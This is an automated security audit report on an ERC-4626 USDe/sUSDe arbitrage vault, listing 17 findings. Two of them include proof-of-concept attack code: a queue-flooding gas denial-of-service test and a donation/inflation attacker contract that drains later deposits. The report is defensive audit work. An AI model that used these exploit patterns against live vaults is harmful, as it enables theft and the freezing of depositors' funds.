Scanned Code Report

AUDITAGENT

Powered by NETHERMIND SECURITY

Code Info

Auditor Scan

Scan ID 4	Date January 15, 2026
Organization xeyax	Repository immediate-unstaking-arbitrage
Branch main	Commit Hash da1d7256...44992b64


Contracts in scope

contracts/ArbitrageVault.sol
contracts/UnstakeProxy.sol
contracts/interfaces/IStakedUSDe.sol
contracts/interfaces/IUSDe.sol

Code Statistics

Findings	Contracts Scanned	Lines of Code
17	4	1655

Findings Summary



Total Findings

- High Risk (3)
- Medium Risk (2)
- Low Risk (12)
- Info (0)
- Best Practices (0)

Code Summary

The protocol implements an ERC-4626 compliant vault designed to generate yield by capitalizing on arbitrage opportunities between Ethena's `USDe` and its staked version, `sUSDe`. The core strategy involves using the vault's deposited `USDe` to purchase `sUSDe` at a discount on decentralized exchanges (DEXs). After acquiring the discounted `sUSDe`, the vault initiates an unstaking process, which is subject to a 7-day cooldown period imposed by the Ethena protocol.


Architecturally, the vault manages a pool of `UnstakeProxy` contracts to handle multiple unstaking operations concurrently. Each time an arbitrage is executed, an available proxy is allocated to manage that specific unstake. The vault's Net Asset Value (NAV) is calculated using a time-weighted approach that accounts for the accrued, unrealized profits from all active unstaking positions, ensuring fair share pricing for all participants. A performance fee is levied on the realized profits when a position is successfully claimed.

User interaction is centered around depositing `USDe` to receive `avUSDe` vault shares. Withdrawals are managed through a fully asynchronous, first-in-first-out (FIFO) queue. Users submit a withdrawal request, and their shares are held in escrow, allowing them to continue benefiting from any NAV growth while waiting. These requests are fulfilled as liquidity becomes available, either from new deposits or when profits from claimed arbitrage positions are realized.

Entry Points and Actors

- **`deposit(uint256 assets, address receiver)`**: Executed by **Users**, this function allows them to deposit `USDe` into the vault and receive `avUSDe` shares in return.
- **`requestWithdrawal(uint256 shares, address receiver, address owner)`**: Executed by **Users**, this function initiates a withdrawal by placing a request in the FIFO queue to redeem shares for the underlying `USDe`.
- **`cancelWithdrawal(uint256 requestId)`**: Executed by **Users**, this allows the owner of a withdrawal request to cancel it before it is fulfilled, returning the escrowed shares.
- **`executeArbitrage(address dexTarget, uint256 amountIn, uint256 minAmountOut, bytes calldata swapCalldata)`**: Executed by whitelisted **Keepers**, this function performs the core arbitrage strategy by swapping `USDe` for `sUSDe` on a DEX and starting the 7-day unstaking cooldown via a proxy contract.
- **`claimPosition()`**: This is a permissionless function that can be executed by **Anyone**. It claims the oldest unstaking position that has completed its cooldown period, making the `USDe` assets liquid and available to the vault, which in turn processes the withdrawal queue.
- **`processWithdrawalQueue()`**: Executed by **Keepers**, this function processes the pending withdrawal queue using any idle `USDe` currently held by the vault.

Code Diagram



1 of 17 Findings

contracts/ArbitrageVault.sol

Unbounded withdrawal queue + FIFO left-shift removal can permanently DoS claims/withdrawals (funds stuck)

High Risk

The withdrawal queue is implemented as a dynamic storage array (pendingWithdrawals) with FIFO-preserving removals implemented via O(N) left-shift loops. Because there is no hard cap on pendingWithdrawals.length, an attacker can grow the queue to a size where removing the head element (or cancelling early elements) exceeds the block gas limit.

This becomes protocol-critical because queue removals are executed inside core liveness paths:
- `claimPosition()` (permissionless) calls `_fulfillPendingWithdrawals(totalAvailable)` after claiming USDe.
- `deposit()` calls `_fulfillPendingWithdrawals(idleBalance)`.
- `cancelWithdrawal()` calls `_removeFromQueuePreservingOrder(requestId)`.

Once the queue is sufficiently large, any attempt to fully fulfill the head request requires `_removeFirstFromQueue()` (left-shift + mapping updates) which can run out of gas and revert the entire transaction. If this happens during `claimPosition()`, the claim itself reverts too (including the proxy->vault USDe transfer), so matured positions become unclaimable and the vault can no longer unlock liquidity. Users also cannot reliably self-rescue by cancelling if their request is near the front, since `cancelWithdrawal()` uses the same left-shift approach.

Vulnerable code paths:

```
function cancelWithdrawal(uint256 requestId) external nonReentrant {
    WithdrawalRequest storage request = withdrawalRequests[requestId];
    ...
    request.cancelled = true;
    _removeFromQueuePreservingOrder(requestId); // O(N)
    _transfer(address(this), request.owner, sharesToReturn);
}

function _removeFirstFromQueue() internal {
    uint256 firstRequestId = pendingWithdrawals[0];
    for (uint256 i = 0; i < pendingWithdrawals.length - 1; i++) {
        pendingWithdrawals[i] = pendingWithdrawals[i + 1];
        pendingWithdrawalIndex[pendingWithdrawals[i]] = i + 1;
    }
    pendingWithdrawals.pop();
    delete pendingWithdrawalIndex[firstRequestId];
}

function _removeFromQueuePreservingOrder(uint256 requestId) internal {
    uint256 indexPlusOne = pendingWithdrawalIndex[requestId];
    if (indexPlusOne == 0) return;
    uint256 index = indexPlusOne - 1;

    for (uint256 i = index; i < pendingWithdrawals.length - 1; i++) {
        pendingWithdrawals[i] = pendingWithdrawals[i + 1];
        pendingWithdrawalIndex[pendingWithdrawals[i]] = i + 1;
    }
    pendingWithdrawals.pop();
    delete pendingWithdrawalIndex[requestId];
}
```

Attack strategy (gas DoS):
1) Attacker acquires a small amount of shares.
2) While the vault has `idle USDe == 0` (a common state for this strategy vault between claims), attacker submits a very large number of tiny withdrawal requests (e.g., 1 wei share each). Each request appends to `pendingWithdrawals` and does not get auto-fulfilled because `availableAssets == 0`.
3) Later, when any liquidity event occurs (most critically a matured position claim), `_fulfillPendingWithdrawals()` attempts to fully fulfill the head request (very small), which triggers `_removeFirstFromQueue()` and performs O(N) storage writes/updates.
4) With N large enough, the removal exceeds block gas, causing `claimPosition()` to revert. Since the claim is in the same transaction, matured positions become unclaimable, blocking liquidity release and effectively locking funds.

Proof-of-concept (Foundry-style pseudocode):

```
function test_DoS_claimPosition_viaHugeQueue() public {
    // Preconditions: vault already has at least one active position that will become
claimable,
    // which is expected in normal operation.

    address attacker = address(0xBEEF);

    // Attacker gets dust shares (any amount works; requests can be 1 wei shares each)
    usde.mint(attacker, 10_000);
    vm.startPrank(attacker);
    usde.approve(address(vault), type(uint256).max);
    vault.deposit(10_000, attacker);

    // Build an unbounded queue of tiny requests while idle liquidity is 0.
    // (In production, this is typical between claims; in tests, ensure idle == 0.)
    uint256 N = 2000; // tune upwards until removal exceeds block gas
    for (uint256 i = 0; i < N; i++) {
        vault.requestWithdrawal(1, attacker, attacker); // 1 wei share per request
    }
    vm.stopPrank();

    // Advance time so the oldest position is claimable
    vm.warp(block.timestamp + 7 days + 1);

    // Any attempt to claim will revert because it must remove the head request via O(N)
left-shift.
    vm.expectRevert();
    vault.claimPosition();
}
```

Impact:
- Permissionless `claimPosition()` can become uncallable due to gas, preventing release of USDe from proxies and breaking the vault's core liquidity lifecycle.
- Withdrawals can be permanently stuck (queue cannot progress).
- Users near the front of the queue may also be unable to `cancelWithdrawal()` due to the same O(N) left-shift gas blowup, trapping their escrowed shares indefinitely.

This is a liveness/funds-availability failure that can lock a large TVL for a relatively small attacker cost (many small requests with dust shares).

Severity Note:
- The attacker can grow pendingWithdrawals to a size where left-shift removal exceeds typical block gas limits.
- Idle liquidity can be 0 between claims, so requests are not auto-fulfilled while the queue is being built.
- The vault is deployed without an upgradeable proxy or emergency queue purge.

2 of 17 Findings

contracts/ArbitrageVault.sol

ERC4626 inflation/donation attack enables theft of later deposits via share-price manipulation + requestWithdrawal drain

High Risk

The vault inherits OpenZeppelin ERC4626 share/asset math and exposes a public `deposit()` that mints shares based on `previewDeposit(assets)` (integer division / rounding down). Because the vault's `totalAssets()` includes *all* idle USDe held by the vault, an attacker can **directly donate USDe to the vault (without minting shares)** to inflate `totalAssets()` relative to `totalSupply()`. This causes subsequent deposits to mint **0 (or near-0) shares**, effectively transferring deposited USDe to existing shareholders. The attacker then uses `requestWithdrawal()` to immediately redeem their small share position for almost the entire vault USDe balance (including the victim's deposit).

Relevant code paths:

```
function deposit(uint256 assets, address receiver)
    public override nonReentrant returns (uint256 shares)
{
    shares = super.deposit(assets, receiver); // shares minted from previewDeposit()
    ...
    _fulfillPendingWithdrawals(IERC20(asset()).balanceOf(address(this)));
}

function requestWithdrawal(uint256 shares, address receiver, address owner)
    public returns (uint256 requestId)
{
    _transfer(owner, address(this), shares); // escrow
    ...
    uint256 idleBalance = IERC20(asset()).balanceOf(address(this));
    _fulfillPendingWithdrawals(idleBalance); // burns escrowed shares and transfers USDe
}
```

Why this is exploitable:
- A plain ERC20 transfer of USDe into the vault increases `IERC20(asset()).balanceOf(address(this))`, therefore increases `totalAssets()`.
- No shares are minted for this donated USDe.
- When `totalAssets()` is made very large compared to `totalSupply()`, `previewDeposit()` for a victim can round down to 0 (or an extremely small amount), causing the victim to deposit meaningful USDe while receiving negligible ownership.
- The attacker (as an early/minimal shareholder) can then redeem via `requestWithdrawal()` and drain the donated USDe *plus* the victim's deposited USDe.

Concrete PoC exploit (two transactions around a victim deposit):

```
contract DonationInflationAttacker {
    ArbitrageVault public vault;
    IERC20 public usde;

    constructor(ArbitrageVault _vault) {
        vault = _vault;
        usde = IERC20(_vault.asset());
        usde.approve(address(_vault), type(uint256).max);
    }

    // Tx1: seed minimal shares, then donate to inflate NAV/share.
    function seedAndDonate(uint256 seedAssets, uint256 donationAssets) external {
        // attacker must hold seedAssets + donationAssets USDe
        vault.deposit(seedAssets, address(this));
        // donate directly (no shares minted)
        usde.transfer(address(vault), donationAssets);
    }

    // Victim Tx: victim calls vault.deposit(victimAssets, victim)
    // Depending on ratios/rounding, victim may receive 0 or near-0 shares.

    // Tx2: attacker drains almost all vault USDe using their tiny share position.
    function drain() external {
        uint256 myShares = vault.balanceOf(address(this));
        vault.requestWithdrawal(myShares, address(this), address(this));
    }
}
```

Impact:
- A victim depositor can lose essentially their full deposit (receiving 0/negligible shares).
- Attacker can extract the victim's assets via `requestWithdrawal()` (immediate fulfillment if idle USDe is available).
- This is a direct theft of funds from depositors and can be executed permissionlessly whenever `totalSupply()` is small enough for the attacker to meaningfully skew the `totalAssets()/totalSupply()` ratio.

Severity Note:
- At least one victim deposit occurs after the attacker's donation and before attacker withdrawal.
- OpenZeppelin ERC4626 behavior used by super.deposit() allows 0-share mints when rounding down.

3 of 17 Findings

contracts/ArbitrageVault.sol

Partial fulfillment rounding can burn all remaining shares but transfer too few assets (violates full-fulfillment value equivalence)

High Risk

In the partial-fulfillment branch of _fulfillPendingWithdrawals, the code uses previewWithdraw(remaining) which rounds UP the shares required to cover a given assets amount, then burns those shares but only transfers the original remaining assets amount. If previewWithdraw(remaining) equals sharesRemaining due to rounding, the request becomes fully fulfilled (fulfilled == shares), yet the assets sent are strictly less than convertToAssets(sharesRemaining) at that moment. This breaks the invariant that a fully fulfilled request must receive assets equal to the value of the redeemed shares per ERC-4626 pricing.

Relevant code:

```
// Partial fulfillment path
uint256 sharesToBurn = previewWithdraw(remaining); // rounds UP

// Only adjust when strictly greater than escrowed shares
if (sharesToBurn > sharesRemaining) {
    sharesToBurn = sharesRemaining;
    remaining = convertToAssets(sharesToBurn);
}

// Burn shares but transfer only the original `remaining` assets
_burn(address(this), sharesToBurn);
usdeToken.safeTransfer(request.receiver, remaining);

request.fulfilled += sharesToBurn;
```

Concrete scenario:
- Let totalAssets = 101 and totalSupply = 100 (≈1.01 USDe/share);
- A request has sharesRemaining = 1 share; convertToAssets(1) = floor(101/100) = 1 USDe;
- availableAssets remaining = 0.999 USDe < 1;
- previewWithdraw(0.999) = ceil(0.999 × 100 / 101) = 1 share;
- Condition sharesToBurn > sharesRemaining is false (equal), so `remaining` is NOT adjusted to 1;
- The vault burns 1 share and sends only 0.999 USDe; request.fulfilled becomes request.shares and later the queue entry is removed, but the user received less than convertToAssets(1) = 1 USDe for the fully redeemed shares.

This underpayment arises from mixing an up-rounded share burn (previewWithdraw) with a down-rounded asset transfer, without reconciling the difference when sharesToBurn == sharesRemaining.

4 of 17 Findings

contracts/ArbitrageVault.sol

Missing validation in _claimPosition() allows NAV invariant violation when Ethena delivers less than expected

Medium Risk

_claimPosition() accepts any usdeReceived amount and marks the position claimed without ensuring the amount received is at least the position's expectedAssets or, at minimum, its bookValue. Meanwhile, totalAssets() priced the position using expectedAssets (net of fee). If less USDe is delivered than expected—for example, due to external protocol shortfall or a proxy transfer issue—the pre-claim NAV overstates value and the post-claim vault balance is lower than predicted, violating the intended invariant that pre-claim NAV equals post-claim balance. This results in share mispricing and dilution across users.

Severity Note:
- Ethena's initiateUnstake() return (expectedAssets) can later be undercut at claim time (claimUnstake) due to protocol haircut/rounding/shortfall.
- Frontends and ERC4626 conversions rely on totalAssets(), so overstated NAV pre-claim directly affects mint/burn pricing.
- At least some users transact during the mispriced window (before claim), leading to dilution when the shortfall is realized.

5 of 17 Findings

contracts/ArbitrageVault.sol

Risky Strict Equality Check

Medium Risk

Identifies risky use of strict equality checks (==) on complex data types that may have precision issues.

The function `ArbitrageVault._fulfillPendingWithdrawals(uint256)` at line 1334-1393 uses a dangerous strict equality check: `availableAssets == 0` at line 1335. This comparison may fail to account for rounding errors or precision loss in calculations, potentially causing the condition to never be true when it should be, or vice versa.

6 of 17 Findings

contracts/ArbitrageVault.sol

Unbounded Growth of `userWithdrawalIds` Array Leads to Potential DoS

Low Risk

The `ArbitrageVault` contract tracks all withdrawal request IDs for each user in a dynamically-sized array within the `userWithdrawalIds` mapping. Each time a user calls `requestWithdrawal`, a new request ID is appended to their corresponding array. However, the contract lacks a mechanism to remove these IDs after a request has been fulfilled or cancelled. This leads to the indefinite growth of the `userWithdrawalIds` array for any user who makes multiple withdrawals.

A sufficiently large array can cause significant gas consumption issues. The `getUserInfo` view function, which is likely to be called by frontends, iterates over this entire array, and could start reverting due to out-of-gas errors if the array becomes too large. Furthermore, the gas cost of the `requestWithdrawal` function itself will increase over time for a user, as appending to a storage array costs more gas as the array grows. This could eventually make it prohibitively expensive for an active user to make new withdrawal requests or query their own information, creating a potential for a self-inflicted or targeted Denial of Service.

7 of 17 Findings

contracts/ArbitrageVault.sol

Batch-limited queue processing can leave idle liquidity while withdrawals remain pending, enabling withdrawal starvation and violating the stated “idle==0 OR queue empty” fairness property

Low Risk

The withdrawal fulfillment loop in "_fulfillPendingWithdrawals" enforces a per-transaction batch limit via "processed < maxWithdrawalsPerTx":

"while (pendingWithdrawals.length > 0 && remaining > 0 && processed < maxWithdrawalsPerTx) {
...
if (remaining >= assetsForAllShares) {
...
remaining -= assetsForAllShares;
} else {
...
remaining = 0;
}
}"

This design can exit the loop due solely to the batch cap even when:
- "remaining > 0" (the vault still has idle USDe), and
- "pendingWithdrawals.length > 0" (the queue is still non-empty).

This creates an external-facing state where idle liquidity and a non-empty withdrawal queue coexist.

Security-impacting consequences:
- Queued users beyond the first "maxWithdrawalsPerTx" requests may be unable to receive assets even when the vault already holds enough idle USDe to continue fulfilling requests.
- Only keepers can call "processWithdrawalQueue" ("external onlyKeeper"), so non-keepers cannot permissionlessly drain leftover idle USDe into the queue when the batch cap is hit.
- There is no restriction in "executeArbitrage" preventing a keeper from deploying that leftover idle USDe into new illiquid positions while withdrawals remain pending, because "executeArbitrage" does not check queue state. This enables withdrawal starvation/extension of the withdrawal waiting period despite available liquidity.

The project’s documented fairness model and the provided invariant set include the property that at any external-facing state: idle USDe is zero OR the withdrawal queue is empty. The batch cap makes this property false in reachable states whenever (a) the queue length exceeds the batch size and (b) there is enough liquidity to keep fulfilling requests beyond the batch cap.

This is particularly impactful because "claimPosition" is permissionless but still uses the same batch-limited "_fulfillPendingWithdrawals" call. As a result, even if positions mature and anyone triggers "claimPosition", the protocol can still end up with idle funds that queued users cannot force to be distributed without keeper intervention.

Severity Note:
- Queue length exceeds maxWithdrawalsPerTx so the batch cap binds.
- Keepers either do not call processWithdrawalQueue enough times or actively redeploy leftover idle via

executeArbitrage before additional fulfillment occurs.
- At times there may be no matured positions, so users cannot permissionlessly trigger another fulfillment batch.

8 of 17 Findings

contracts/ArbitrageVault.sol

Claiming positions can be blocked if feeRecipient cannot receive USDe, freezing liquidity and withdrawal fulfillment

Low Risk

When a position is claimed, the vault transfers the performance fee to `feeRecipient`. If this transfer reverts for any reason (e.g., `feeRecipient` is a contract that reverts on token receipt, or the USDe token enforces restrictions/blacklisting on the recipient), the entire claim reverts.

Relevant code in `_claimPosition()`:

```
if (realizedProfit > 0 && performanceFee > 0) {
    uint256 feeAmount = (realizedProfit * performanceFee) / BASIS_POINTS;
    usdeToken.safeTransfer(feeRecipient, feeAmount);
    totalFeesCollected += feeAmount;

    emit FeeCollected(positionId, feeAmount, realizedProfit);
}
```

`claimPosition()` is the mechanism that converts matured unstake positions into idle USDe and then fulfills the withdrawal queue:

```
_claimPosition(firstActivePositionId);
uint256 totalAvailable = IERC20(asset()).balanceOf(address(this));
_fulfillPendingWithdrawals(totalAvailable);
```

Therefore, if the fee transfer to `feeRecipient` reverts on profitable claims, the vault cannot claim matured positions, which can prevent the vault from realizing liquidity and fulfilling queued withdrawals (especially when most assets are tied up in active positions). This risk is configuration/token-behavior dependent, but can lead to a protocol-wide operational freeze until `feeRecipient` is changed (or indefinitely if it cannot be changed).

Severity Note:
- USDe transfer to feeRecipient can revert due to token restrictions/blacklisting or recipient contract reverting.
- Most positions have positive realizedProfit, so the fee path is exercised on claims.
- Withdrawal queue relies on claimPosition to realize liquidity when idle is low; new deposits may partially mitigate but do not resolve stalled claims/proxies.

9 of 17 Findings

contracts/ArbitrageVault.sol

Arbitrage execution can bypass FIFO withdrawal priority, leaving idle USDe while the queue is non-empty

Low Risk

Invariant 0 requires that the vault never holds idle USDe if there are pending withdrawals. However, executeArbitrage() spends idle USDe without first fulfilling the withdrawal queue and does not attempt to drain any remaining idle balance afterward. Because amountIn is only a lower bound (>=) on the current idle balance, a keeper can repeatedly spend part of the idle USDe while leaving a positive remainder and a non-empty queue.

Relevant code:

```
function executeArbitrage(
    address dexTarget,
    uint256 amountIn,
    uint256 minAmountOut,
    bytes calldata swapCalldata
) external onlyKeeper nonReentrant returns (uint256 positionId) {
    IERC20 usdeToken = IERC20(asset());
    // Only checks for >= amountIn; does not fulfill pending withdrawals first
    require(usdeToken.balanceOf(address(this)) >= amountIn, "Insufficient USDe balance");
    address proxyAddress = _allocateFreeProxy();
    // ... performs swap and opens position
    // NOTE: no call to _fulfillPendingWithdrawals(...) before or after using assets
}
```

Impact: With pendingWithdrawals.length > 0, a keeper can keep some idle USDe in the vault after arbitrage (bookValue < previous idle), violating the fairness invariant: IERC20(asset()).balanceOf(address(this)) == 0 || pendingWithdrawals.length == 0.

Severity Note:
- sUSDe unstakes mature within the stated cooldown so claimPosition becomes available
- Keepers are managed by the owner and can be rotated if misbehaving

10 of 17 Findings

contracts/UnstakeProxy.sol

UnstakeProxy only transfers the newly-claimed delta, leaving any pre-existing USDe balance stuck inside the proxy

Low Risk

UnstakeProxy.claimUnstake() transfers only the delta between balanceBefore and balanceAfter to the receiver:

```
// contracts/UnstakeProxy.sol
uint256 balanceBefore = usde.balanceOf(address(this));
stakedUsde.unstake(address(this));
uint256 balanceAfter = usde.balanceOf(address(this));
uint256 received = balanceAfter - balanceBefore;

require(received > 0, "No USDe claimed");

usde.transfer(receiver, received);
```

Any USDe that is already present in the proxy before claimUnstake() executes (e.g., accidental transfers to the proxy address or other external token movements) is not transferred to the vault and there is no separate method to sweep it. This can leave USDe permanently stuck in the proxy, and such balances are also not included in ArbitrageVault.totalAssets() (which only counts the vault's own USDe balance plus position accounting).

11 of 17 Findings

contracts/ArbitrageVault.sol

Local Variable Shadowing

Low Risk

Detects local variables that shadow other variables, potentially causing unexpected behavior and confusion during code review.

The local variable `owner` in function `ArbitrageVault.requestWithdrawal(uint256,address,address)` at line 1182 shadows the inherited function `Ownable.owner()` from the OpenZeppelin Ownable contract. This shadowing can lead to unintended behavior when the local variable is used instead of the parent contract's function.

12 of 17 Findings

contracts/ArbitrageVault.sol contracts/UnstakeProxy.sol contracts/interfaces/IStakedUSDe.sol contracts/interfaces/IUSDe.sol

Non-Specific Solidity Pragma Version

• Low Risk

Consider using a specific version of Solidity in your contracts instead of a wide version range. All affected contracts use `pragma solidity ^0.8.20;` which allows any version from 0.8.20 up to (but not including) 0.9.0. This can lead to unexpected behavior if the code is compiled with a different minor or patch version than intended. Use a specific version like `pragma solidity 0.8.20;` instead to ensure consistent compilation across different environments.

13 of 17 Findings

contracts/ArbitrageVault.sol

Magic Numbers Instead Of Constants

• Low Risk

Magic numbers are hardcoded literal values that appear in the code without explanation. In ArbitrageVault.sol, the value `1e18` is used multiple times in calculations such as `stats.sharePrice = supply > 0 ? (total * 1e18) / supply : 1e18;`. These magic numbers should be extracted into named constant state variables to improve code readability, maintainability, and reduce the risk of inconsistent values across the codebase.

14 of 17 Findings

contracts/ArbitrageVault.sol

Incorrect `nonReentrant` Modifier Placement

• Low Risk

The `nonReentrant` modifier should be placed as the last modifier in the modifier list to protect against reentrancy attacks in other modifiers. In ArbitrageVault.sol, the function `processWithdrawalQueue()` at line 1334-1393 uses the modifier order `external onlyKeeper nonReentrant`. Best practice dictates that `nonReentrant` should be the last modifier to ensure it wraps all other modifier logic and provides complete reentrancy protection.

15 of 17 Findings

contracts/ArbitrageVault.sol contracts/UnstakeProxy.sol contracts/interfaces/IStakedUSDe.sol contracts/interfaces/IUSDe.sol

PUSH0 Opcode Compatibility Issue

• Low Risk

Solc compiler version 0.8.20 switches the default target EVM version to Shanghai, which means that the generated bytecode will include PUSH0 opcodes. All affected contracts use `pragma solidity ^0.8.20;`. The PUSH0 opcode is not supported on all EVM-compatible chains, particularly Layer 2 solutions and other non-mainnet chains. If you intend to deploy on chains that do not support PUSH0, the deployment will fail. Ensure the appropriate EVM version is selected in your compiler configuration (e.g., set to Paris or earlier if deploying to chains without PUSH0 support).

16 of 17 Findings

contracts/ArbitrageVault.sol

Unoptimized Numeric Literal Format

• Low Risk

Numeric literals should use scientific notation (e notation) for better readability and consistency. In ArbitrageVault.sol, the constant `uint256 public constant BASIS_POINTS = 10000;` uses the full numeric value instead of the more readable format `1e4`. Using e notation makes large numbers more readable and is the standard convention in the Solidity community.

17 of 17 Findings

contracts/ArbitrageVault.sol

Loop Contains `require` / `revert` Statements

• Low Risk

The function contains `require` or `revert` statements within a loop structure. In ArbitrageVault.sol, the while loop at line 1334-1393 with condition `while (pendingWithdrawals.length > 0 && remaining > 0 && processed < maxWithdrawalsPerTx)` may contain require/revert statements. If a single iteration fails the require condition, the entire transaction will revert, causing all previous iterations to be rolled back. This is inefficient and can lead to denial of service scenarios. Instead, use a try-catch pattern or collect failed items and process them separately after the loop completes.

Disclaimer

Kindly note, no guarantee is being given as to the accuracy and/or completeness of any of the outputs the AuditAgent may generate, including without limitation this Report. The results set out in this Report may not be complete nor inclusive of all vulnerabilities. The AuditAgent is provided on an 'as is' basis, without warranties or conditions of any kind, either express or implied, including without limitation as to the outputs of the code scan and the security of any smart contract verified using the AuditAgent.

Blockchain technology remains under development and is subject to unknown risks and flaws. This Report does not indicate the endorsement of any particular project or team, nor guarantee its security. Neither you nor any third party should rely on this Report in any way, including for the purpose of making any decisions to buy or sell a product, service or any other asset.

To the fullest extent permitted by law, Nethermind disclaims any liability in connection with this Report, its content, and any related services and products and your use thereof, including, without limitation, the implied warranties of merchantability, fitness for a particular purpose, and non-infringement. Nethermind does not warrant, endorse, guarantee, or assume responsibility for any product or service advertised or offered by a third party through the product, any open source or third-party software, code, libraries, materials, or information linked to, called by, referenced by or accessible through the report, its content, and the related services and products, any hyperlinked websites, any websites or mobile applications appearing on any advertising, and Nethermind will not be a party to or in any way be responsible for monitoring any transaction between you and any third-party providers of products or services. As with the purchase or use of a product or service through any medium or in any environment, you should use your best judgment and exercise caution where appropriate.

FOR AVOIDANCE OF DOUBT, THE REPORT, ITS CONTENT, ACCESS, AND/OR USAGE THEREOF, INCLUDING ANY ASSOCIATED SERVICES OR MATERIALS, SHALL NOT BE CONSIDERED OR RELIED UPON AS ANY FORM OF FINANCIAL, INVESTMENT, TAX, LEGAL, REGULATORY, OR OTHER ADVICE.